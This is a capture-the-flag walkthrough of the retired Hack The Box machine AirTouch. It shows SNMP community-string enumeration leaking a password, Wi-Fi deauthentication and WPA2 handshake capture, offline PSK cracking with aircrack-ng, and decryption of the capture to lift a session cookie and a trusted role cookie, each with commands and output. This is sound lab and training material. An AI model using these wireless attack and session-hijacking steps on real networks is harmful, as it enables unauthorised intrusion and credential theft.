
Spoiler warning: This writeup documents my playthrough of the retired Hack The Box machine AirTouch.
The VPN IPs shown below are the HTB-assigned VPN addresses used during the box (left intact here for reproducibility). Do not attempt this on non-authorised or active systems.
Overview
- Platform: Hack The Box (retired)
- Target OS: Ubuntu 20.04.6 LTS: a consultant laptop on its own VLAN, with simulated Wi-Fi radios that reach a tablets network and a corporate network
- Focus: SNMP password leak → consultant SSH → WPA2-PSK handshake capture and crack (
AirTouch-Internet) → capture decryption leaking a session cookie →UserRolecookie privilege escalation on the AP panel →.phtmlupload RCE → credential reuse touser→ stolen EAP certificates → WPA2-Enterprise evil twin (AirTouch-Office) → MSCHAPv2 crack → corporate VLAN → cleartext RADIUS config → root - Difficulty: Medium
Recon
Initial TCP scan:

nmap -sC -sV 10.129.244.98 -oN nmap_scan
Result highlights (relevant lines)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
One TCP port out of the top 1,000, and it’s SSH. With no web app and no credentials, TCP has nothing more to give, so the next place to look is UDP.

A UDP scan needs root for raw sockets and is slow, so keep it to the top 100 ports with -F:
sudo nmap -sU -T4 -F 10.129.244.98
PORT      STATE         SERVICE
19/udp    open|filtered chargen
68/udp    open|filtered dhcpc
...
161/udp   open          snmp
162/udp   open|filtered snmptrap
...
Nmap done: 1 IP address (1 host up) scanned in 90.03 seconds
Most of the list is noise. open|filtered just means no reply came back, which is what UDP does when a port is filtered and also when an open service ignores an empty probe. Only one line says plain open, because nmap sent a real SNMP request and got an answer: 161/udp.
SNMP: a password in the system description
SNMP v1 and v2c authenticate with a community string, which is a shared password sent in cleartext. Plenty of devices still ship with public for read access. onesixtyone sprays a wordlist of common community strings and prints the sysDescr of any that work:
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.129.244.98
Scanning 1 hosts, 120 communities
10.129.244.98 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
public works, and the system description is a note to the user. Someone put the default password where every SNMP poller on the network can read it.

Walk the tree with that community to see what else the agent exposes:

snmpwalk -v2c -c public 10.129.244.98
iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
The rest of the output is the stock MIB listing. The system group (1.3.6.1.2.1.1) is the useful part:
- sysDescr (
.1.0) holds the password again. - sysContact (
.4.0) givesadmin@AirTouch.htb, so there is anadminaccount somewhere. - sysName (
.5.0) and sysLocation (.6.0) say this host is the consultant’s machine.
The password is labelled “consultant”, and the host calls itself Consultant, so the obvious first guess is the username consultant on the only TCP port.
Foothold: the consultant laptop

The SNMP password works over SSH as consultant:
ssh consultant@airtouch.htb
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
consultant@AirTouch-Consultant:~$
The hostname is AirTouch-Consultant, which matches what SNMP said: this is the consultant’s machine, not a server.
The home directory holds two images. Pull both back to read them properly:
scp consultant@airtouch.htb:/home/consultant/photo_2023-03-01_22-04-52.png .
scp consultant@airtouch.htb:/home/consultant/diagram-net.png .


diagram-net.png maps the whole environment:
- A router does NAT for everything, forwarding
:22 → 172.20.1.2:22and:161 → 172.20.1.2:161. The IP we’ve been scanning is the router, and both services we found belong to the consultant laptop behind it. That’s why the scans looked so thin. - Consultant VLAN: a wired switch with the consultant laptop at
172.20.1.2. - Tablets VLAN: an access point broadcasting
AirTouch-Internet, with tablets on192.168.3.0/24. - Corp VLAN: an access point broadcasting
AirTouch-Office, with corporate computers on10.10.10.0/24.
The three VLANs don’t share any wired path that we can see. The only way from the consultant laptop into the other two is over Wi-Fi.

The photo is a hand-drawn sketch of the same layout on a notepad: consultant laptops on a switch, AirTouch-Internet serving tablets, AirTouch-Office serving corporate computers. It adds nothing new, but it confirms the diagram isn’t a decoy.
Root on the laptop
sudo -l
User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
Unrestricted passwordless sudo, so sudo bash gives root straight away. There’s no flag here, though. Root on the laptop is a tool, not the goal: it’s what lets us drive the wireless interfaces.

The radios

ip a
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 ...
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN ...
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
...
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN ...
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
eth0 sits at 172.20.1.2, the address the diagram gave for the consultant laptop. Next to it are seven wireless interfaces, wlan0 to wlan6, all down. Their MACs count up from 02:00:00:00:00:00, which is locally administered and sequential: simulated radios, not real hardware. Seven is plenty, so we can scan, listen and connect on separate interfaces at the same time.
Surveying the air

The diagram said the other two VLANs are only reachable over Wi-Fi, so the next step is to see what the radios can actually hear. Pick one interface, wlan2, and put it into monitor mode so it captures frames instead of joining a network:
airmon-ng start wlan2
PHY     Interface       Driver          Chipset
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy2]wlan2 on [phy2]wlan2mon)
                (mac80211 station mode vif disabled for [phy2]wlan2)
mac80211_hwsim confirms these are simulated radios. The monitor interface comes up as wlan2mon.

Sweep both bands. AirTouch-Office lives up on channel 44, so without --band abg the 5 GHz APs never show:
airodump-ng wlan2mon --band abg
BSSID              PWR  Beacons  #Data #/s CH  MB   ENC  CIPHER AUTH ESSID
AC:8B:A9:F3:A1:13  -28  20       0     0   44  54e  WPA2 CCMP   MGT  AirTouch-Office
AC:8B:A9:AA:3F:D2  -28  20       0     0   44  54e  WPA2 CCMP   MGT  AirTouch-Office
F0:9F:C2:A3:F1:A7  -28  10       0     0   6   54        CCMP   PSK  AirTouch-Internet
12:43:2B:7E:FC:46  -28  10       0     0   6   54        CCMP   PSK  WIFI-JOHN
0A:FB:FD:CC:F7:8B  -28  10       0     0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
BA:81:27:BE:47:48  -28  10       0     0   3   54        CCMP   PSK  MOVISTAR_FG68
9A:94:19:84:E2:A5  -28  594      0     0   1   54        TKIP   PSK  vodafoneFB6N

BSSID             STATION            PWR  Rate  Lost  Frames  Probes
(not associated)  28:6C:07:12:EE:A1  -29  0 - 6  0    4       AirTouch-Office
(not associated)  28:6C:07:12:EE:F3  -29  0 - 1  9    6       AirTouch-Office
(not associated)  C8:8A:9A:6F:F9:D2  -29  0 - 6  0    6       AccessLink,AirTouch-Office
Six SSIDs across seven APs. Two belong to this environment:
AirTouch-Internet(F0:9F:C2:A3:F1:A7) on channel 6: WPA2-CCMP with PSK auth, the tablets VLAN. TheF0:9F:C2prefix is Ubiquiti.AirTouch-Officeon channel 44: WPA2-CCMP with MGT (802.1X / Enterprise) auth, the corp VLAN.
WIFI-JOHN, MiFibra-24-D4VY, MOVISTAR_FG68 and vodafoneFB6N are neighbouring networks, not part of the box.
In the client list, three stations sit (not associated) and keep probing for AirTouch-Office, which isn’t currently broadcasting a beacon they’ll join.
Picking a target
Two paths present themselves:
- Evil twin for
AirTouch-Office. Three clients are actively probing for it, which looks ideal. But it’s Enterprise (MGT) auth, it isn’t beaconing, and the clients ignored early rogue-AP attempts, so there’s nothing yet to tell us what they expect. Parked for now. - Crack
AirTouch-Internet. It’s visible, beaconing on channel 6, WPA2-PSK, with an associated client. That’s a textbook handshake capture: deauthenticate the client, grab the 4-way handshake when it reconnects, and crack the pre-shared key offline. It lands us on the tablets VLAN.
Path 2 is the clean one, so start there.
AirTouch-Internet: capture and crack the PSK
A WPA2-PSK handshake capture needs two things happening at once, which means two shells on the laptop. Open a second SSH session as consultant so there’s one terminal listening and one sending.
Terminal 1 — listen on AirTouch-Internet’s channel and BSSID, writing everything to a file:
airodump-ng wlan2mon --channel 6 --bssid F0:9F:C2:A3:F1:A7 -w /tmp/handshake_capture

Terminal 2 — nudge the client. A deauthentication frame tells the client it’s been disconnected; when it reconnects, it re-runs the 4-way handshake, which Terminal 1 is positioned to record. Target the AP and the one associated station:
aireplay-ng --deauth 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan2mon
03:34:46  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
03:34:46  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
03:34:47  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
...
--deauth 5 keeps it to five rounds, enough to knock the client once without hammering the network.

Back in Terminal 1, the capture picks up WPA handshake: F0:9F:C2:A3:F1:A7 in the header once the client reconnects. Don’t stop the capture the instant it appears — leave it running a minute so the full handshake is written out, or the .cap can come back incomplete. airodump writes several files alongside the .cap:
ls -l /tmp/handshake_capture-01.*
-rw-r--r-- 1 root root  67579 Oct 10 03:36 /tmp/handshake_capture-01.cap
-rw-r--r-- 1 root root    488 Oct 10 03:36 /tmp/handshake_capture-01.csv
-rw-r--r-- 1 root root    597 Oct 10 03:36 /tmp/handshake_capture-01.kismet.csv
-rw-r--r-- 1 root root   2708 Oct 10 03:36 /tmp/handshake_capture-01.kismet.netxml
-rw-r--r-- 1 root root 283350 Oct 10 03:36 /tmp/handshake_capture-01.log.csv

The .cap is the one that matters. Pull it back to the attacking host. sshpass supplies the consultant password non-interactively so scp doesn’t prompt:
sshpass -p RxBlZhLmOkacNWScmZ6D scp consultant@airtouch.htb:/tmp/handshake_capture-01.cap .


Crack offline. The WPA key is derived from the PSK, so the captured handshake plus a wordlist is all it takes. rockyou is the first thing to try:
aircrack-ng -w /usr/share/wordlists/rockyou.txt ./handshake_capture-01.cap
Reading packets, please wait...
Opening ./handshake_capture-01.cap
Read 1358 packets.

   #  BSSID              ESSID            Encryption
   1  F0:9F:C2:A3:F1:A7  AirTouch-Internet WPA (1 handshake)

Choosing first network as target.
...
1 potential targets
aircrack confirms one usable handshake for AirTouch-Internet and runs through the list.

The passphrase falls to rockyou early in the keyspace:
                                 Aircrack-ng 1.7

      [00:00:05] 23689/14344392 keys tested (4552.67 k/s)

      Time left: 52 minutes, 25 seconds                          0.17%

                           KEY FOUND! [ challenge ]
The pre-shared key for the tablets network is challenge. That’s the key into AirTouch-Internet, and the start of the route off the consultant VLAN.
Reading the capture back

The PSK isn’t just the Wi-Fi password; it’s the decryption key for everything the capture recorded. The airodump run caught more than the handshake, and with the key, Wireshark can decrypt the WPA2 data frames and show the plaintext inside. Add the PSK under Preferences → Protocols → IEEE 802.11 → Decryption keys as a wpa-pwd entry (challenge:AirTouch-Internet), then filter the capture to http:
No.   Time       Source        Destination   Protocol  Info
1319  40.078336  192.168.3.74  192.168.3.1   HTTP      GET /lab.php HTTP/1.1
1321  40.078336  192.168.3.1   192.168.3.74  HTTP      HTTP/1.1 200 OK (text/html)
...
A tablet at 192.168.3.74 is polling /lab.php on the AP every forty seconds. The decrypted frames expose the request in full.

The request headers are the find:
GET /lab.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Cookie: PHPSESSID=64rc9rdr8qkdi4j9qkl8dh9sk2; UserRole=user
Two things fall out of that one header. There’s a valid PHPSESSID we can reuse, so no password is needed to reach the panel. And authorisation is carried in a separate UserRole cookie, set to user, which the client sends and the server apparently trusts. Both are worth more than the handshake was.
Joining the tablets VLAN
With the PSK in hand, bring up a second radio as a client. wpa_passphrase turns the SSID and key into a wpa_supplicant config, hashing the passphrase into the PSK:
wpa_passphrase AirTouch-Internet 'challenge' > /tmp/airtouch-internet.conf
cat /tmp/airtouch-internet.conf
network={
        ssid="AirTouch-Internet"
        #psk="challenge"
        psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}

Associate wlan5 to the network with that config, running wpa_supplicant in the background:
wpa_supplicant -B -i wlan5 -c /tmp/airtouch-internet.conf
Successfully initialized wpa_supplicant
The rfkill: Cannot open RFKILL control device lines are harmless on these simulated radios.

wlan5 comes up LOWER_UP, so the association took:
ip addr show wlan5


It still needs an address. Ask the tablets-VLAN DHCP server:
dhclient -v wlan5
DHCPDISCOVER on wlan5 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.3.69 from 192.168.3.1
DHCPREQUEST for 192.168.3.69 on wlan5 to 255.255.255.255 port 67
DHCPACK of 192.168.3.69 from 192.168.3.1
bound to 192.168.3.69 -- renewal in 39172 seconds.
We’re on 192.168.3.0/24 as 192.168.3.69, and 192.168.3.1 is handing out leases, so that’s the gateway.

Scan the new subnet from the laptop:
nmap 192.168.3.0/24
Nmap scan report for 192.168.3.1
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)

Nmap scan report for 192.168.3.69
PORT   STATE SERVICE
22/tcp open  ssh
192.168.3.1 is the access point itself (the Ubiquiti MAC matches the AirTouch-Internet BSSID), and it serves a web app on port 80. That panel is the next target.
The PSK router panel

The AP’s web panel is only reachable from inside the tablets VLAN, so forward it out through the consultant SSH to a local port:
sshpass -p RxBlZhLmOkacNWScmZ6D ssh -L 8080:192.168.3.1:80 consultant@airtouch.htb
